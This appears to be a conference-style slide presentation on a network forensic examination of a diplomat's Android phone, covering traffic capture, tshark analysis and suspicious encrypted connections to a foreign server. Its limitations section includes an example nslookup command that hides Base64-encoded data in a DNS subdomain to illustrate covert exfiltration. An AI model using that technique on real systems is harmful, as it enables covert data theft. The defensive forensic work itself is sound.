Network forensic analysis of a mobile phone

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Matej Kovačič

Jožef Stefan Institute
Ljubljana, Slovenia

United Nations Educational, Scientific and Cultural Organization

IRCAI International Research Centre on Artificial Intelligence under the auspices of UNESCO

Personal blog:
https://telefoncek.si

The problem

We have been asked for a basic forensic examination of a mobile phone of a career diplomat from EU and NATO member country.

Person has paid an official visit of non-EU and non-NATO country, which had some diplomatic tensions with EU and NATO.

Person stayed in a hotel and had mobile phone with him/her all the time.

Basic forensic examination

Basic forensic examination of a mobile phone consisted of several steps:

- Detailed description of a device and operating system (versions of software and hardware components, collecting identifiers like MAC address, etc.).
- List and analysis of installed applications, running processes and services.
- Checking if root access is enabled.
- Network forensic analysis.

Device description

Main findings:

- New mobile device (at that time still in sale and officially supported).
- The newest version of operating system (Android), fully updated.
- Security features enabled (lock screen with PIN code).

ADB analysis

Main findings:

- List of installed applications, running processes and services has been manually compared to the same list from another “fresh” device of the same type.
- We have found that the person installed just a few other applications, but only from Google Play (for instance Viber, Microsoft PowerPoint,...).
- No suspicious applications, processes or services have been discovered.

Root access

Main finding:

- Mobile phone has not been rooted (given root access).

Rooting is the process of allowing users of the Android mobile operating system to attain privileged control (known as root access) over various Android subsystems.

Network forensic analysis

Very basic network forensic examination has been done through ADB to obtain active internet connections and active UNIX domain sockets.

Main finding:

- No suspicious connections have been observed.

Network forensic analysis

However, we decided to connect mobile phone to a WiFi network and to capture its traffic for some time.

Setup:

- Mikrotik router with WiFi access point.
- Sniffer on Mikrotik router enabled (with capturing filter set to mobile phone's MAC address).
- Sniffed traffic has been directed to a laptop connected on Mikrotik router.

Network forensic analysis

```
./trafr "phone_`date +'%H-%M-%S_%d-%m-%Y'`.pcap" 192.168.xxx.xxx
```

```
/tool sniffer set streaming-enabled=yes streaming-server=192.168.xxx.xxx filter-mac-address=XX:XX:XX:XX:XX:XX
/tool sniffer start
```


Network forensic analysis

Possible alternative setups:

- Direct WiFi signal interception.
- WiFi access point based on small ARM board (RaspberryPi,...) intercepting traffic with *tcpdump*.
- Using proxy.
- Connection of a device to VPN and intercepting the traffic on the VPN server.

Network forensic analysis

During network traffic collection time, mobile phone has been only connected to the WiFi network, without any user interaction.



Captured network traffic in *Wireshark*.

Data were collected for some time (could be several hours or even days)…

Network forensic analysis

After data were collected some basic analysis has been done:

- All used network protocols have been identified.
- Identifying unique target IP addresses where phone has been connecting.
- For each IP address we attributed the corresponding ASN number to identify the local internet registries (owners of IP addresses) and countries they reside in.

Network forensic analysis

```
tshark -r phone_traffic.pcapng -T
fields -e dns.qry.name -Y
"dns.flags.response eq 0" | sort |
uniq | egrep -o '[a-z]+\.[a-z]+$'
| sort | uniq
...
adocean.pl
adpartner.si
amazonaws.com
ampproject.org
analytics.com
bing.com
crashlytics.com
dotmetrics.net
facebook.com
facebook.net
fbcdn.net
...
```

```
tshark -r phone_traffic.pcapng -T
fields -e ip.dst ip.src | sort | uniq
xxx.xxx.xxx.xxx
xxx.xxx.xxx.xxx
...
```

```
tshark -r phone_traffic.pcapng -T fields
-e frame.protocols | sort | uniq
...
eth:ethertype:ip:data
eth:ethertype:ip:icmp:data
eth:ethertype:ip:tcp:http
eth:ethertype:ip:tcp:tls
eth:ethertype:ip:udp:dhcp
eth:ethertype:ip:udp:dns
...
```

```
14618   | 54.225.218.142   | 54.224.0.0/15      | US | arin     | 2012-03-01 | AMAZON-AES - Amazon.com, Inc., US
15169   | 108.177.15.188   | 108.177.15.0/24    | US | arin     | 2012-03-07 | GOOGLE - Google LLC, US
15169   | 64.233.184.97    | 64.233.184.0/24    | US | arin     | 2003-08-18 | GOOGLE - Google LLC, US
16509   | 13.32.100.62     | 13.32.100.0/23     | US | arin     | 2016-08-09 | AMAZON-02 - Amazon.com, Inc., US
16509   | 34.220.201.22    | 34.208.0.0/12      | US | arin     | 2016-09-12 | AMAZON-02 - Amazon.com, Inc., US
```

Basic network traffic analysis with *tshark*.


Network forensic analysis

Analysis has identified several ASN networks (and countries) where mobile phone was making connections to.

Majority of network traffic was directed to Google and Samsung cloud (mobile phone was Samsung), several network flows has been going through ad networks and servers for reach measurement.


Some connections were made to Amazon cloud and to some local news media servers (user had installed some news fetching applications).

Network forensic analysis



For visualisation *CapAnalysis* application has been used. Picture does not show actual data.

Network forensic analysis



For visualisation *CapAnalysis* application has been used. Picture does not show actual data.


Network forensic analysis

However, among a few remaining connections, some were established to a non-EU/non-NATO country where the mobile phone user has paid an official visit before.

Further analysis of the network flows has shown:

- Traffic to the target IP address has been encrypted.
- Connection to the target server has been periodic (established every once in a while for a few seconds).

Network forensic analysis




For visualisation *CapAnalysis* application has been used. Only part of relevant data is shown.

Network forensic analysis

Further analysis of the target IP address has been performed:


- Reverse DNS.
- Open ports and other technical characteristics of a server of target IP address.
- Amount of data sent.
- Encrypted traffic analysis (certificate analysis, metadata associated to encrypted data flow, HTTPS encryption settings).

Network forensic analysis



For analysis *NetworkMiner* has been used. Only part of relevant data is shown.

Network forensic analysis



Digital certificate extracted from captured network traffic. For analysis *NetworkMiner* has been used.

Network forensic analysis

Main findings:

- No suspicious applications found on a phone, but mobile phone has been making encrypted connections to a server located in non-EU and non-NATO country, where the person has paid an official visit before.
- This is a sign of a possible infection of a mobile phone and possible data exfiltration.
- Based on the findings, there is a possibility that malware has been injected into one of the kernel processes through attack on the radio processor.

Further possibilities

What else could be done?

- Capturing network traffic for a longer time.
  However, it is not necessary that we would acquire any new additional information.
- Analysis of a backup of a mobile phone.
  However, to dump all device partitions on Android you need root or custom recovery (this needs usually an unlocked bootloader). Another option is if device has "fastboot mode" and has unlocked bootloader.

Further possibilities

What else could be done?

- Analysis of a memory dump of a mobile phone.
  Live memory acquisition is not always possible, usually you will need root access.
- MITM attack on encrypted traffic flow.
  This could not be always possible, especially, if certificate pinning or other protective measures are used.
- Capturing network traffic on 3G/4G, not only WiFi.
  This would require special equipment (i. e. LTE base station, based on LimeSDR).

Network forensic limitations

Network traffic analysis has several advantages, since it can uncover hidden data exfiltration through network.

However, there are some possible limitations:

- HTTPS proxies like Cloudflare can hide the real destination of target server (Cloudflare is being increasingly used by online scammers, because it is easy to use and offers quite effective protection).

Network forensic limitations

Some possible limitations:

- Malware could be sending data only through 3G/4G network and not through WiFi (in that case solution would be intercepting data through a custom base station).
- Data could be exfiltrated through some legitimate platform. NSO's Pegasus malware used suspicious looking domain "*free247downloads[.]com*", however, an adversary could set up front company for serving ads and collecting analytics and use that infrastructure for data exfiltration.

Network forensic limitations

Some possible limitations:

- Data could be exfiltrated through DNS or other protocol (and hidden using steganography). Example:
  `nslookup ZXhmaWx0cmF0ZWQgZGF0YQ.telefoncek.si -> contains Base64 encoded text “exfiltrated data”`
- Data could be exfiltrated to several IP addresses in order not to raise suspicion if there is too much traffic to a single IP address.

Conclusion

Network forensic analysis had uncovered suspicious behaviour.

Later some new clues of possible espionage has been found.

Network forensic analysis could be relatively easily done and data analysis could be highly automatized.

Despite some limitations, basic network forensic analysis should be performed more regularly in order to spot anomalies in network traffic.

Questions?

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